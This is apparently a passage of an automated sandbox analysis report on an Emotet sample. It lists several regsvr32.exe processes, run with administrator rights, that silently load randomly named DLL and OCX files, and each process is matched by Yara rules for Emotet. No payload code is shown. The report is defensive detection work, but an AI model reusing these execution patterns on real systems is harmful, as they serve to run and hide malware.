Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.958523916.0000000000170000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.959190688.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1112**, Parent PID: **2428**

General

Target ID:	8
Start time:	18:58:43
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\lyXmToN\lzIgCVr.dll"
Imagebase:	0xff610000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.1245962917.00000000001C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.1247115640.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2608**, Parent PID: **2292**

General

Target ID:	9
Start time:	18:58:46
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\cusoa4.ocx
Imagebase:	0xff610000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.970233214.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.968294741.00000000001D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2836**, Parent PID: **2608**

General

Target ID:	10
Start time:	18:58:47
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\TlAadbHyBMqq\YRFxrLtktkh.dll"
Imagebase:	0xff610000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.1246205608.00000000003C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.1247066276.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly